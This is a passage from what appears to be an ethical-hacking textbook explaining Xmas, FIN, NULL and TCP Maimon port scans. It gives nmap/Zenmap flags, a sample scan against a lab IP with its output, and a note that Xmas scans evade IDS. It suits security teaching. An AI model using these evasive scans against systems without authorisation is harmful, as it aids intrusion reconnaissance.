


Figure 3.42: Xmas scan when the port is closed

BSD Networking Code

This method relies on the BSD networking code. Thus, you can use this only for UNIX hosts; it does not support Windows NT. If the user scans any Microsoft system, it will show that all the ports on the host are open.

Transmitting Packets

You can initialize all the flags when transmitting the packet to a remote host. If the target system accepts the packet and does not send any response, it means that the port is open. If the target system sends an RST flag, then it implies that the port is closed.


Advantages

- It avoids IDS and TCP three-way handshake.

Disadvantages

- It works on the UNIX platform only.

In Zenmap, the `-sX` option is used to perform Xmas scan whereas the `-sF` and `-sN` options are used to perform FIN scan and NULL scan, respectively.


Zenmap
Scan Tools Profile Help
Target: 10.10.1.11
Profile:
Scan
Cancel
Command: nmap -sX -v 10.10.1.11
Hosts
Services
OS Host
10.10.1.11
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -sX -v 10.10.1.11
Details
Filter Hosts

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
03:25 Pacific Daylight Time
Initiating ARP Ping Scan at 03:25
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 03:25, 0.02s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:25
Completed Parallel DNS resolution of 1 host. at 03:25,
0.01s elapsed
Initiating XMAS Scan at 03:25
Scanning 10.10.1.11 [1000 ports]
Completed XMAS Scan at 03:25, 1.24s elapsed (1000
total ports)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
All 1000 scanned ports on 10.10.1.11 are closed
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 1.36
seconds
           Raw packets sent: 1037 (41.468KB) | Rcvd:
1001 (40.028KB)
```

Figure 3.43: Xmas scan output using Zenmap

TCP Maimon Scan

This scan technique is very similar to NULL, FIN, and Xmas scan, but the probe used here is FIN/ACK. In most cases, to determine if the port is open or closed, the RST packet should be generated as a response to a probe request. However, in many BSD systems, the port is open if the packet gets dropped in response to a probe.

Nmap interprets a port as open|filtered when there is no response from the Maimon scan probe even after many retransmissions. The port is closed if the probe gets a response as an RST packet. The port is filtered when the ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) is returned from the target host. In Zenmap, the **`-sM`** option is used to perform the TCP Maimon scan.



FIN/ACK Probe
No Response
Attacker
Target

Figure 3.44: TCP Maimon scan result of open port



FIN/ACK Probe
RST packet
Attacker
Target

Figure 3.45: TCP Maimon scan result of closed port

